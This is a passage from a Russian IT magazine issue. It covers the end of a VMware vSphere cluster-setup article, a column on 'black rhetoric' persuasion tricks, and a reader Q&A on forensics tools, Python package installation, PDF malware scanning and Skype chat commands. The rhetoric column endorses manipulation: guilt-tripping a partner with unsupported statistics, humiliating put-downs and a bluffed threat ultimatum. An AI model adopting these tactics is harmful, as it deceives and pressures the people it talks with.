Переход с физических серверов на виртуальные связывают, в первую очередь, с возможностью сэкономить. Но обосновать необходимость на пальцах перед шефом не всегда просто. Специальные TCO/ROI-калькуляторы, предлагаемые разработчиками VM, помогут быстро и наглядно сделать все необходимые расчеты (TCO — Total Cost of Ownership — стоимость владения инфраструктурой, ROI — Return on investment — коэффициент рентабельности инвестиций). Калькулятор от VMware расположен по адресу www.vmware.com/calculator и показывает, сколько будет сэкономлено на покупке железа, электроэнергии, и напоминает о других преимуществах, которые дает виртуализация: надежность, бесперебойность, упрощение обслуживания.

возможность изменить некоторые настройки: параметры сети (подключение VMotion, iSCSI, NFS и другие), виртуального свича, хранилищ данных и так далее. После добавления нескольких хостов станет доступна возможность создания кластера. Выбираем в контекстном меню пункт New Cluster, визард попросит ввести имя будущего кластера. При помощи чекеров устанавливаем поддержку HA (High Availability) и DRS (Distributed Resource Scheduler). Шедулер представляет собой простой балансировщик, который постоянно отслеживает использование ресурсов и перераспределяет вычислительные мощности в пулах ресурсов в соответствии с изменяющимися потребностями виртуальных машин. Если он активирован, в дальнейшем мастер предложит выбрать один из вариантов миграции VM (Manual, Partially, Full automated) и метод миграции (от Conservative до Aggressive). Настраиваем управление питанием (DPM), активируем мониторинг хостов, включаем EVC (Enhanced VMotion Compatibility), определяем место хранения своп-файла.
К слову, суть EVC очень проста. Как известно, процессоры бывают разные, и гостевая ОС, установленная в системе, может использовать разные фишки вроде SSE. Но что будет, если эту ОС взять и перенести при помощи VMotion в другую систему, в которой совсем другие технологии? Вот EVC и приводит все к единому знаменателю, просто отключая «лишнее», в результате перенос VM проходит гладко. Доступны два варианта включения EVC — для AMD- и Intel-хостов. После выбора пунктов будет показан список совместимых процессоров. Хотя, если в кластере все сервера одинаковы, EVC можно совсем отключить. Кластер создан, но хосты в него мы еще не добавили. Это очень просто: берем и тащим мышкой. Сразу же стартует новый мастер, в котором можно все оставить по умолчанию, жмем два раза «Next» и аналогично добавляем остальные хосты.
После всех операций становится доступным пункт «Deploy OVF Template», позволяющий добавить шаблоны виртуальных машин в формате Open Virtualization Format как с локального диска, так и через интернет (кстати, такой образ можно создать самостоятельно, воспользовавшись утилитой VMware OVF Tool). Процесс добавления упрощает очередной мастер. Добавленную ОСь сразу же можно запустить и проверить в работе. Осталось распространить добавленные образы ОС на хосты. Для этого выбираем в контекстном меню пункт «Migrate» и в окне мастера указываем хост, на который его необходимо скопировать.
Учитывая то, что облачные системы могут обслуживаться большим количеством админов с разными правами, их желательно как-то разделить по возможностям. В vSphere используется ролевая концепция, после установки в «Administration → Roles» доступно 9 шаблонов ролей, позволяющих выбрать и за один клик назначить юзеру его права. Простой мастер предоставляет возможность создать любое количество новых ролей.

ЗАКЛЮЧЕНИЕ

В рамках одной статьи невозможно рассказать обо всех возможностях столь мощного продукта. За бортом остались такие функции как Fault Tolerance (VMFT, запуск второй копии виртуальной машины, на которую происходит переключение в случае проблем с основной VM), Storage vMotion (SVMotion, «горячий» перенос файлов дисков VM между массивами хранилищ), горячее добавление устройств, управление ресурсами и мониторинг работоспособности. Здесь тебе на помощь придет многочисленная документация и поясняющие видеоролики (vmwareelearning.blip.tv, youtube.com/user/VMwareKB, youtube.com/user/VMwareELearning). ⌶



info

- vSphere доступен в трех редакциях: Standard, Advanced и Enterprise. Для небольших организаций предлагаются выпуски Essentials и Essentials Plus, обеспечивающие виртуализацию трех серверов.
- В последней (четвертой) версии компонент vNetwork научили регулировать исходящий трафик виртуальной машины в сеть и входящий трафик из сети к виртуальным машинам для групп портов (так называемый двунаправленный шейпинг).
- В документации на сайте можно найти таблицы сравнения vSphere с другими продуктами виртуализации по стоимости и функциональности.
- Бесплатный веб-инструмент VMware Go (go.vmware.com) позволяет быстро перейти к использованию гипервизора VMware ESXi для виртуализации физических серверов в небольшой компании.
- Перед установкой vSphere следует разрешить прохождение пакетов по портам 80, 389, 443, 636, 902/903, 8080 и 8443.

Оксана «Oriyana» Андреева oriyana@xpsycho.ru



PSYCHO:

АТАКА СЛОВОМ

Черная риторика в процессе убеждения

Как-то повелось с незапамятных времен, что риторика — это удел мастеров слова: ораторов, юристов, коучей, актеров. Обычная риторика — да, там есть свои правила, и чтобы иметь право называться специалистом, надо их учитывать. А вот нам, простым смертным, в этом плане повезло больше — у нас есть более простой и, в то же время, более изощренный метод воздействия на аудиторию. Это черная риторика, и здесь одно правило — нет никаких правил.

Кому и для чего это нужно?

Если ты думаешь, что по жизни никого убеждать не нужно — считай, тебе повезло; возможно, даром внушения ты обладаешь лучше, чем даром убеждения. Дальше можешь не читать — иди и наслаждайся своими талантами :). Если ты уже слышал это слово, но не знаешь, где и как его применить, сейчас я открою тебе глаза.

Итак, где может понадобиться убеждение:

- уговорить девушку на .... (выбор за тобой :));
- запудрить мозги преподу на экзамене;
- впарить чукче холодильник (или какому-нибудь кулхацкеру — троян);
- убедить кого-то в интернете, что он не прав;
- обоснованно объяснить шефу, почему тебе нужно повышение зарплаты и личный кабинет;
- и еще куча бытовых мелочей типа выдвижения своей кандидатуры на депутатскую должность или организации революции. По сути, везде, где нужно добиться своей цели речью, можно применять черную риторику.

Итак, если хоть один пункт тебя заинтересовал — поехали.

Черная риторика

Теоретически это использование различных речевых приемов с целью убедить, направить разговор в нужное русло, подвести собеседника или публику к требуемому выводу. Практически она играет не только словами, но и мыслями, представлениями и даже мировоззрением. Ее приемы дезориентируют, сбивают с толку, вызывают всплеск эмоций, увлекают в создаваемые образы, открывают новые горизонты и разрушают привычные стереотипы, развенчивая разумные доводы и создавая из абсурдных фактов логически четкую картину. Отличие черной риторики от белой в том, что белая — это убеждение оппонента с соблюдением правил спора, а черная нарушает все возможные рамки. Цель одна — во что бы то ни стало достичь требуемого результата.

Приемы черной риторики

Повторение наиболее важных моментов

Повторяй свою идею как можно чаще — это помогает информации прочно осесть в сознании и за его пределами. Только не надо талдычить одну и ту же фразу — это выглядит скучно и подозрительно. Прояви фантазию: возьми, в конце концов, словарь синонимов и играйся ими, как хочешь. Например, твоя девушка хочет свадьбу, а ты еще не готов; твоя задача убедить ее подождать неопределенное количество времени. Сначала выбери концепцию, на основе которой будешь строить убеждение, например, это будет идея «Официальные отношения разрушают чувства». Начинаем. Для затравки подойдет «Сколько пар распадается после узаконивания отношений...» (предварительно найди примеры, чтобы убеждение не было голословным. Факты — твое оружие, она-то еще не успела так основательно подготовиться к дебатам). Дальше подключай авторитетов: «Ученые проводили исследования, которые показали, что после свадьбы подавляющее большинство пар теряет романтику в отношениях» или «Почитай любой учебник по семейной психологии. Специалисты пишут, что в течение первого года после женитьбы распадается около 30% пар». Следующий шаг — призыв к логике (только не переборщи, она ведь девушка): «И это понятно, ведь пока мы не скреплены штампом, мы можем потерять друг друга, и поэтому дорожим и пытаемся быть интересными. Как только терять будет нечего — пропадет и желание что-то делать ради любимого человека». Не забудь поиграть с чувством вины: «Ты меня будешь любить, только если я официально на тебе женюсь?». И в конце — тяжелая артиллерия: «Я слишком люблю тебя, чтобы потерять из-за какой-то печати на 10-й странице паспорта...». После этого, если она сразу не бросится тебе на шею со слезами благодарности, просто молча выйди хотя бы на минутку — она ей понадобится для того, чтобы побыть наедине со своими мыслями и переварить услышанное. Это очень хороший манипулятивный прием.

Как видишь, у всех тезисов смысл одинаковый, но поданы они по-разному: один апеллирует к логике, второй — к эмоциям, третий задействует доверие к авторитетам. Кстати, если оперативная память подруги медленнее, чем память твоего компа — подавай ей

информацию с перерывами: один утром, второй за ужином, третий при общении в компании...

Вопросы и ответы

Если ты видишь, что собеседник откровенно лукавит, прямо скажи: «Представь себя на моем месте: ты бы поверил тому, что и как ты говоришь?».

Почаще задавай уводящие в сторону вопросы — чем чаще оппонент будет отвлекаться, тем труднее ему будет сконцентрироваться на внушении своей идеи. Как вариант: можно застопориться на какой-нибудь неправдоподобной или неоднозначной мелочи и долго пытаться прийти к истине — в итоге конечная цель его речи будет либо отсрочена, либо забыта.

Если же такие вопросы задают тебе, постарайся вернуть оппозиционера в русло: «Я отвечу на твои не относящиеся к теме вопросы в любое время, как только мы решим поставленные на данный момент задачи. А сейчас давай сконцентрируемся на них». Или «Ты задал этот вопрос, чтобы сменить тему разговора, поэтому я его пока проигнорирую».

Или «Прежде чем отвечать на вопрос, давай определимся, что ты подразумеваешь под ...» и дальше перечисляй все понятия, озвученные в вопросе.

Можно уходить от ответа, откладывать его, выдвигать встречные вопросы или обвинения.

Создание пространства

Если между тобой и собеседником нет противостояния, и ты просто хочешь его в чем-нибудь убедить, увлечь, создай образ, в котором ты видишь и чувствуешь каждую деталь. Здесь не нужно никого убеждать в привычном смысле слова; позитивный результат достигается за счет «соблазнения». Другими словами, при прямом убеждении ты аргументами принуждаешь человека сделать что-то; в случае с увлечением в созданное тобой пространство — ты делаешь так, что человек сам захочет сделать это.

Использование специфической терминологии

Во-первых, запутывает собеседника. Мало кто может сказать: «Стоп-стоп, я не понял, разъясни значение этого термина». Даже если кто-то и осмелится, то 1-2 раза смотрится нормально. Но если он будет переспрашивать каждые 10 минут — это выглядит смешно.

Во-вторых, это подчеркнет твой профессионализм и компетенцию в обсуждаемом вопросе. Обычные слова в иностранном варианте тоже рулят. Под словами иностранного происхождения я имею в виду не «сенкс, плиз, рандом, сорри, хай, тру», а что-то более экстравагантное, полилитеральное, комплицирующее семантическую и лексическую адаптацию индивидуума в обсуждаемых вопросах, например, бизнес эвалюэйшн или эппрайзал аппроуч. Надеюсь, ты понял. Ибо, если не понял — то ты на собственном примере ощутил, как будет чувствовать себя твой оппонент, когда ты применишь прием использования специфической терминологии.

Софистика

Очень радует способ обхода объективной реальности с помощью псевдологических конструкций, другими словами, «гибкость понятий, примененная субъективно» © Ленин. Применяя софистику, ты можешь обосновать, что черное — это белое, и наоборот. Самый простой и популярный пример софизма: «То, что ты не терял, ты имеешь. Рога ты не терял. Значит, у тебя есть рога». Вроде бы все логично, но в итоге — ерунда какая-то. Логичными в софизмах доводы кажутся потому, что они вырваны из контекста, или закономерности одной группы применяются к другой. В основе такой логической ошибки лежит непроверенность одного из суждений, и в дальнейшем результат логической цепочки противоречит истине.

Часто к софистическим ловушкам прибегают журналисты (для создания слона из мухи или сенсации из пустого места) и адвокаты (для оправдания подзащитных). Один из наиболее ярких случаев — это судебное разбирательство по делу скандала Киркорова и Ароян (да-да, тот, после которого журналисты начали ассоциироваться с розовыми кофточками). После привлечения филологов и лексикографов выяснилось, что оскорбление вовсе не было оскорблением. В заключении фигурировали 5 пунктов доказательств: 1. Оскорбление — это речевой акт с использованием неприличных слов, направленный на конкретное лицо и приписывающий ему отрицательную характеристику. В следующих четырех пунктах обосновывалось, что выражения «раздражают сиськи, кофточка и микрофон», «да мне по-х...», «п..да» не являются приписыванием негативной оценки, а если и являются, то это выражено в приличных словах, а неприличные слова не адресуются конкретному лицу, являясь всего лишь рифмой к реплике жертвы, также толкуются двояко, а часть из них вообще простонародные, а не оскорбительные...

Логическая ошибка состоит в том, что в понятие оскорбления включены все перечисленные признаки (отрицательная характеристика, неприличные слова и т.п.) в совокупности, и, раз они были по отдельности, то в целом оскорблением не являются.

Однако обвинитель оказался не дураком и сразу распознал злоупотребление софизмами. Он доказал псевдонаучность каждого из приведенных доказательств, под конец парировав тем, что оскорбление в виде плевка в лицо не содержит ни одной из перечисленных характеристик. В подобного рода спорах кто умнее — тот и прав :).

ФРАЗЫ, УНИЧТОЖАЮЩИЕ СОБЕСЕДНИКА

В арсенале любого «черного оратора» должны быть фразы, с помощью которых можно смутить, обескуражить, заставить замолчать. Здесь я приведу несколько примеров, а дальше по аналогии составишь список сам.

— Это самая дурацкая идея, которую я слышал за последние 3 часа!
— Не стыдно в Вашем возрасте (положении) говорить такие вещи?
— От специалиста Вашего уровня мы не ожидали услышать такие непрофессиональные предложения...
— Вы сами хоть понимаете, что Вы только что сказали? Потому что никто не понял...
— Как Вы пришли к такому ошибочному выводу?
— Вы это сейчас серьезно сказали...?
— В этой теме Вы разбираетесь очень плохо; зато, наверное, хорошо играете в бильярд.
— И что?

УБЕЖДЕНИЕ VS ВНУШЕНИЕ

Результат этих двух видов воздействия один и тот же — добиться от человека чего-то. В чем разница? Убеждение — воздействие на сознание людей, обращенное к их собственному критическому восприятию. Внушение — воздействие на сознание человека, при котором происходит некритичное восприятие получаемой информации. Как видишь, дело в критичности/некритичности восприятия. В дальнейшем установки, внедренные с помощью убеждения, контролировать легче, чем те, что были привнесены способом внушения.

Молчание как сильнейший довод

Иногда просто осмысленный взгляд и многозначительное молчание более эффективны, чем красноречивые доводы. Молчание — это вообще сильное оружие в любом разговоре. Когда ты молчишь, противник не знает, что думать: ты согласен или нет, готовишь нападение или сканируешь его речь и ищешь ошибки. У многих людей есть хроническая непереносимость длинных пауз, они во что бы то ни стало пытаются ее заполнить чем угодно, при этом могут проговориться и выдать скрываемую информацию или необдуманно согласиться на невыгодную для себя позицию. Но то, что они выпадут на стрем или почувствуют себя неловко — это 100%. Также, если у тебя нет аргументов, молчание может разрулить ситуацию: при длинной паузе у тебя есть время на обдумывание и амортизацию, а у собеседника — время засомневаться в сказанном и прийти в замешательство, вызванное твоим молчанием. Что касается пауз — они помогают логически разделить текст и дают слушателю время на отдых и усвоение информации, речь не так нагружает. Перегибать палку с паузами не стоит — это сильно напрягает.

Облить молоком и поджечь

Другими словами — сбить с толку. Вот несколько действенных приемов.

- Задать много вопросов сразу: «Как работает эта программа? Кстати, на нее есть лицензия? А то же самое, но на Delphi, напишете?» Чел теряется и не знает, на какой вопрос ему отвечать в первую очередь.
- Чтобы сбить выступающего с мысли, отлично катит прием несоответствия слов и реакции на них. Одни ребята так прикалывались: они ходили на пресс-конференции, презентации, и когда наступало время журналистов, с умным видом и блокнотиком задавали вопросы типа «Человек за час выпивает 2 литра пива. За сколько он выпьет бочку, если не учитывать время, необходимое ему, чтобы сходить в туалет?» И включали секундомер. Вид лица офигевшего оратора стоит того, чтобы рискнуть попробовать то же самое.
- Перебивание. Когда видишь, что человек сделал вдох, чтобы начать речь, опереди его и задай какой-нибудь несущественный вопрос или кинь забавную реплику.

Смена ролей

При общении каждый из нас временно играет какую-то роль: продавца, обвиняющего, лидера, человека, зависимого от чужого решения. Второй, соответственно, подстраивается под взаимодополняющую роль. Кстати, не факт, что ты сам выбираешь позицию — ее может выбрать более активный собеседник, а тебе уже останется только подзеркаливать его. И вот, вы по накатанной отыгрываете свои сценарии (почитай по этой теме Эрика Берна «Игры, в которые играют люди»); шаг влево — шаг вправо не допускается, так как это уже будет другая игра. И многие из нас играют невыгодные для них роли, даже не представляя, что можно просто сменить образ или игру, осознавая, что делаешь в данный момент. При этом «напарник» по игре, если он менее осознан и действует на автомате, после некоторого замешательства перейдет в другой образ, предложенный тобой. Например, у тебя есть какая-нибудь созданная собственноручно отличная программа, и есть клиент, который вроде бы не против ее купить, но он тянет, сомневается... Другими словами, вы сейчас играете в игру «продавец — покупатель», где ты занимаешь пассивную позицию — ждешь, а он активную — решает, брать или нет. А что мешает тебе сменить роли? Вместо того, чтобы ждать его решения, ты сам ставишь условия: «Хм... Это приватный софт. Не знаю, могу ли я быть уверен, что ты не сольешь его в паблик?». И пусть теперь он доказывает, что «достоин» этой программы. Прием работает, если у тебя есть возможность решать или выбирать.

Прицел на целевую аудиторию

Когда ты строишь речь, чтобы убедить кого-то в чем-то, всегда учитывай то, к кому обращены твои слова — для каждой цели выбирай свое оружие. Например, молодые и среднего возраста женщины любят флирт и заигрывания — кто-то будет кокетничать в ответ, кто-то будет строить из себя недотрогу, но всем им это нравится. Для людей с операционным мышлением (программисты, IT-шники) создай идеальную схему, так как расписывание красочных образов — не факт, что подействует; нужны исходные данные, цель, пути достижения и алгоритм действия предложенной схемы. Чтобы добиться поддержки пенсионеров, тебе нужен образ внешнего врага, с которым вы все вместе будете фанатично бороться и выводить на чистую воду. Пенсионеры от этого реально тащатся.

Блеф + ультиматум

Этот прием лучше не использовать где и как попало, ведь если кто-то после спора решит проверить истинность твоих угроз, ты рискуешь надолго приобрести статус балабола. Он может сработать хорошо, но только при подходящих обстоятельствах, например, если ты видишь, что противник сомневается и не уверен в своей точке зрения (а это уже признак того, что уязвимости в позиции есть), если ты точно знаешь, что оппонент не владеет информацией.

Приведу пример, описанный автором книги «Черная риторика» Карстеном Бредемайером. Он должен был проводить для сотрудников компании семинар по внедрению новой стратегии. Все собрались в пятницу на выезде, но оказалось, что финансовый директор, планировавший внедрить стратегию, был уволен. Работники обрадовались, что можно будет пораньше уйти домой; особенно бушевали двое лидеров, подбивавших всех на «революцию». Они намекали на то, что если коуч настоит на проведении семинара, то тренинг получит плохую оценку, что негативно скажется на его карьере. Бредемайер предложил сделать кофе-брейк. Во время перерыва он отвел парочку зачинщиков в сторону и сказал: «Итак, дорогие мои, сейчас мы сыграем партию в покер. Вариант первый: мы проводим тренинг, вы пишете на меня жалобу или негативную рецензию, и все разъезжаются по домам.

В свою очередь, я тоже приезжаю домой, в понедельник утром звоню вашему директору — предположим, я с ним хорошо знаком лично, — и сообщаю о двух сотрудниках, пытающихся подорвать репутацию и финансовое развитие фирмы в угоду своим амбициям. Второй вариант: мы проводим тренинг так, как было запланировано, и я забуду о вашем поведении. Но при этом вы пообещаете мне поддержку и содействие во время семинара. Итак, через две минуты мы либо сидим в аудитории, либо разъезжаемся по домам. Решение за вами».

На то время автор истории не был знаком с директором, он познакомился с ним только в понедельник, после удачно проведенного семинара. Но тогда, в критический момент, никто этого проверить не мог.

Лучше, если при постановке ультиматума в выгодном для тебя варианте будет также что-то привлекательное для твоего противника, будет легче склонить его к нужному тебе решению.

И еще: чем раньше ты начнешь свой блеф — тем лучше, так как соперник не успеет подготовиться информационно и морально.

Черная риторика в профессиональной практике

Чаще всего используют приемы убеждения юристы, коучи, консультанты, психологи. Давай промониторим основные принципы, которым они следуют.



Если хочешь быть правильно понятым, не забывай о целевой аудитории

Например, в юридической практике есть негласные правила, по которым адвокат или прокурор должен строить свою речь (думаю, они пригодятся и тебе):

• выгодная аргументация событий, но обязательно с фактами, на которые можно опираться, пусть даже они будут малозначительными;

• речь должна содержать одну стержневую идею, а все остальные факты — вращаться вокруг нее;

• ориентация на судью: оптимальное соотношение пауз, повторов, равномерный темп, четкая и лаконичная речь, в меру эмоциональная; метафоры допускаются в личных делах, если же дело рассматривается в хозяйственном суде, то они противопоказаны, так как могут быть истолкованы превратно;

• аргументация должна быть построена так, чтобы другая сторона не могла их опровергнуть; пусть аргументов будет меньше, но они должны быть весомыми. А самый основной подавать тогда, когда судья готов будет его воспринять.

Кинематограф

Вот живой пример из фильма «Здесь курят». Первая сцена: ведущая телешоу показывает лысого онко-больного мальчика со словами «Он больше не считает, что сигареты — это круто». Эмоциональное якорение — «сигареты = рак», в итоге — «посмотрите, к чему привело курение». В одном из предыдущих номеров мы говорили о том, что при сильном эмоциональном воздействии логика перестает работать. Рядом сидят представители организаций, борющихся с курением и ратующих за здоровый образ жизни. Как выкручивается Аарон Экхарт, главный герой, PR-агент крупной табачной компании? «Нашей компании невыгодно, чтобы этот мальчик умирал. Более того, мы потеряем покупателей. Наша выгода в том, чтобы мальчик жил долго и курил». Включается логика... А ведь действительно, невыгодно. Отличная подмена смыслов: «Табачная компания несет смерть курильщикам» против «Табачной компании выгодно, чтобы курящие жили долго». Кто возразит? :) Суть приема в том, что абстрактно-социальная установка была разбита наглядным и логичным аргументом. «Кроме того, — продолжает великий оратор, — смерть этого ребенка выгодна организациям здоровья — для саморекламы — они получают на этом деньги. А мы в ближайшее время собираемся запустить пятидесятимиллионную кампанию по отучению детей от курения. Думаю, все со мной согласятся, что нет ничего важнее, чем здоровье наших детей». Это вообще жесть! Теперь оказывается, что организация по заботе о здоровье — это главный враг здоровья, а табачная компания заботится о будущем американских детей.

Приемы:

• «думаю, все со мной согласятся» — автоматическое присоединение мнения толпы;

• демонстрация заботы о здоровом будущем детей. Очень благородная цель, социальные нормы ее поощряют, естественно, публика присоединилась к его мнению;

• логически (не фактически) подкрепленное обвинение в адрес оппонента. Кстати, противник ничего кроме «Да как Вы смеете...» возразить не смог;

• заявление о 50-миллионной кампании оказалось блефом, но обещание головокружительного успеха («Пресса уже в восторге. Вы мне еще «спасибо» скажете!») помогло переубедить босса.

Чуть выше, чем просто слова. Игра смыслами

Каждый профессиональный психолог (а теперь и ты) знает, что почти любое явление или образ имеет не одну, а две или даже больше сторон: белую, черную и массу других промежуточных оттенков. Вот банальный пример: слушаться родителей — это хорошо или плохо?

Первая точка зрения — хорошо:

1. родители плохого не посоветуют;

2. у родителей больше опыта;

3. родители несут ответственность за своих детей.

Вторая точка зрения — плохо:

1. родители знают, что хорошо для них, но откуда они знают, что хорошо для тебя?

2. у родителей свой опыт, он был полезен при тех временах и обстоятельствах, в которых жили они. Родители уверены, что в нашем веке посещение библиотеки принесет тебе больше профита, чем прохождение тренинга по пикапу?

3. постоянно перекладывая ответственность за детей на себя, родители рискуют воспитать взрослого ребенка, не способного шагу сделать самостоятельно и отвечать за свои поступки...

Если ты до сих пор не понял, к чему я клоню, скажу прямо — любой аргумент оппонента ты можешь рассмотреть с другой точки зрения, придать ему другой смысл, и тогда глобальные вопросы окажутся по сути незначительными в контексте твоей перспективы (аргумент «Высшее образование необходимо!» — контраргумент «Необходимо образование или знания?»); негатив превратится в позитив (аргумент «Кризис, все плохо» — контраргумент «Кризис — это всегда начало нового этапа развития» или «Наконец у нас есть время подумать, тем ли мы занимаемся, чем хотим»).

Кстати, политики и журналисты часто используют этот хитрый прием, подменяя привычные нам стереотипы новыми.

AOL — создатели роликов «Internet is a good thing» и «Internet is a bad thing» (поищи на YouTube по одноименному названию) показали нам, как легко можно манипулировать нашим мнением.

Интернет — это хорошо. Столько информации, сколько хранится в интернете, не найти ни в одной библиотеке, это мощная база для образования. Все новости мы узнаем оттуда, в том числе, если жертвам какого-либо бедствия нужна поддержка; часто они получают ее благодаря огласке в Сети. Свобода слова — это огромное преимущество. Мы можем свободно общаться и видеть друг друга, находясь на полярных точках планеты; сколько пар было создано благодаря интернету... Это часть нас.

Интернет — это плохо. Благодаря интернету кто-то планирует и совершает преступные действия; собирая данные о жертве, получает возможность для нанесения сокрушающего удара. В интернете можно купить все, что угодно, в том числе детей или человеческие органы для трансплантации. Благодаря ему мы находимся под постоянным наблюдением веб-камер, кто-то, возможно, читает нашу переписку, где мы говорим о личном... Сеть забирает нашу жизнь, превращая ее в очередную матрицу.

На самом деле, если ты научишься играть смыслами, тебе не нужны навыки красноречия, — иногда мировоззрение можно сломать одним продуманным и вовремя сказанным словом.

В заключение

Черная риторика — это не просто набор приемов, применяя которые, ты сможешь убедить Папу Римского прийти на вечеринку к сатанистам. Это опыт, приобретенный методом проб и ошибок; нужно чувствование собеседника, видение его слабых и сильных мест, уязвимостей мировоззрения, нужен развитый интеллект, тренировка, оттачивание мастерства. Чтобы стать мастером слова и мысли, читай литературу для журналистов, PR-щиков (особенно черный PR, Антон Вуйма), книги по искусству убеждения, смотри фильмы и запоминай наиболее понравившиеся амортизации, бери их на вооружение. И каждый день реализуй это на практике. При таком подходе успех постепенно придет. А еще читай][— у многих авторов можно поучиться красноречию :).][

Антон «ant» Жуков



Q: Крис Касперски в свое время приводил дельный способ урезать Windows — удалить все файлы, у которых дата и время обращения к ним не отличаются от даты установки системы. Я попытался написать прогу, которая делала бы это автоматически, но, как оказалось, извлечь MAC (Modified, Access, and Change) — не такая тривиальная задача. Обычные функции для управления файлами с этим справиться не могут. Как быть?

A: Если тебя не переполняет желание ковыряться с таблицей MFT и ее структурами (а там есть подводные камни, поверь мне), то лучше в качестве помощника использовать утилиту **mac-robber** (www.sleuthkit.org). Тулза mac-robber четко занимается тем, что считывает атрибут MAC для всех файлов в системе. К тому же она написана автором известного набора приложений The Sleuth Kit (TSK), предназначенных для самого подробного изучения жесткого диска. Они тебе тоже пригодятся: если все же захочешь поковыряться с MFT, то для лучшего понимания хорошо бы сначала поработать со структурированными отчетами, который подготовят TSK и прога **ProDiscover** (www.techpathways.com/DesktopDefault.aspx?tabindex=3&tabid=12).

Q: Как проще всего установить модуль к Python'у?

A: Для того, чтобы скачать, собрать, установить или обновить модули, есть специальный инструмент setuptools. Необходимые инструкции и файлы-инсталляторы для разных ОС ты всегда найдешь на сайте pypi.python.org/pypi/setuptools. Под виндой подключения нового модуля к интерпретатору выглядит следующим образом:

1. После установки setuptools в папке со сценариями у тебя появляется скрипт easy_install, а также его скомпилированная версия в виде exe'шника. Название говорит само за себя — решение используется для простой инсталляции новых модулей. Это как менеджер пакетов для системы.

2. С этого момента любой модуль устанавливается простой командой через консоль: easy_install [название модуля]. В этом случае все необходимые файлы закачиваются из репозитория. Помимо этого, можно указать ссылку на архив и/или egg-пакет (специальный формат для библиотек Python) с модулем:

```
easy_install example.com/path/to/
MyPackage-1.2.3.tgz.
```

Q: Как проще всего определить, что PDF-файл заражен, не заморачиваясь с хитрыми утилитами, которые не дают четкого ответа, а выплевывают промежуточную информацию для анализа специалистом. Хочу простого ответа — заражен файл или нет.

A: Самый простой инструмент в этом плане — утилита **PDF Scanner** (blogs.paretologic.com/malwarediaries/CL_PDF_Scanner.zip). На вход ей подается документ в формате PDF, а на выходе она выдает один из трех вердиктов:

1. «nothing found» (файл чист);

2. «potential risk — JavaScript code» (в файле есть JS-вставки, которые могут быть опасны);

3. «suspicious file» (файл содержит опасные вставки, используемые, как правило, малварью). Если есть желание поэкспериментировать, попробуй скормить программе пару «плохих» файлов с зараженных доменов из списка,

обновляемого на сайтах malwaredomainlist.com и mdl.paretologic.com.


Q: Говорят, в чате Skype есть команды а-ля IRC. Так ли это?

A: На самом деле чат в Skype — это почти тот же самый IRC-канал. Многие средства для управления каналом реализованы в самом GUI-интерфейсе, но некоторые вещи можно сделать только с помощью специальных команд. Ниже — наиболее важные из них:
`/add [username]` — добавить пользователя username к чату.
`/leave` — покинуть чат.
`/topic [text]` — установить топик канала.
`/get guidelines` — просмотр так называемых guideline'ов, то есть правил чата
`/kick [username]` — удаление пользователя из чата.
`/kickban [username]` — собственно, kick и бан.
`/set` и `/set banlist` — управление списком пользователей, которым запрещено присоединяться к чату.
`/set` и `/get allowlist` — управлением списком пользователей, которым разрешено присоединяться к чату.
`/setrole [username] MASTER | USER | LISTENER` — установка определенной роли для пользователя.
Последняя команда требует пояснения: что означают роли в Skype? CREATOR и MASTER — это что-то вроде модераторов. USER — самый обычный пользователь чата. LISTENER — юзер, который участвует в чате в режиме «только чтение».

Q: Во многих местах стал встречать векторные графики и рисунки, которые здорово выглядят и при этом созданы без применения Flash- и Silverlight-технологий. Все, что используется — JavaScript. Но неужели все это пишется с нуля?

A: Специально для того, чтобы упростить работу с векторной графикой, разработан приятный фреймворк **Raphael** (raphaeljs.com). Разработка учитывает рекомендации W3G по формату SVG, а также использует стандартизированный Vector Markup Language (язык векторной разметки). Это означает, что любой графический объект, созданный с помощью Raphael, является привычным DOM-объектом. Ты можешь легко обращаться к нему из любого JavaScript-сценария, назначать обработки событий — короче говоря, без проблем использовать его. Для примера создадим на странице окружность красного цвета:

```
// Создаем полотно для рисунка 320 x
200 в начальной точке с координатами
10, 50
var paper = Raphael(10, 50, 320,
200);
// Рисуем на полотне окружность в x,y
= (50, 40) и радиусом = 10
var circle = paper.circle(50, 40,
10);
// Заливаем окружность красным (цве-
том #f00)
circle.attr("fill", "#f00");
```



Мощный инструмент для детально изучения информации на HDD

Ни на грамм не сложнее создать с помощью Raphael любую другую фигуру, а потом манипулировать ею. Столь простой подход позволяет, например, реализовать красивые динамические графики и диаграммы, используя чистый JavaScript в той области, где традиционно использовался Flash. Это общий тренд технологии HTML 5.

Q: Можно ли по PCAP-дампу с отснифанным в локалке трафиком построить схему локальной сети?

A: Если речь идет о сложной сети, то, вероятнее всего — нет. Но эти данные могут стать отличной отправной точкой для анализа. По крайней мере, они содержат данные о валидных диапазонах IP-адресов. Кстати, автоматизировать сбор данных о локальной сети, имея дамп с трафиком, умеет перловый скрипт nwmap (nwmap.sourceforge.net). Для работы ему потребуется установленный сканер Nmap и сниффер Tshark.

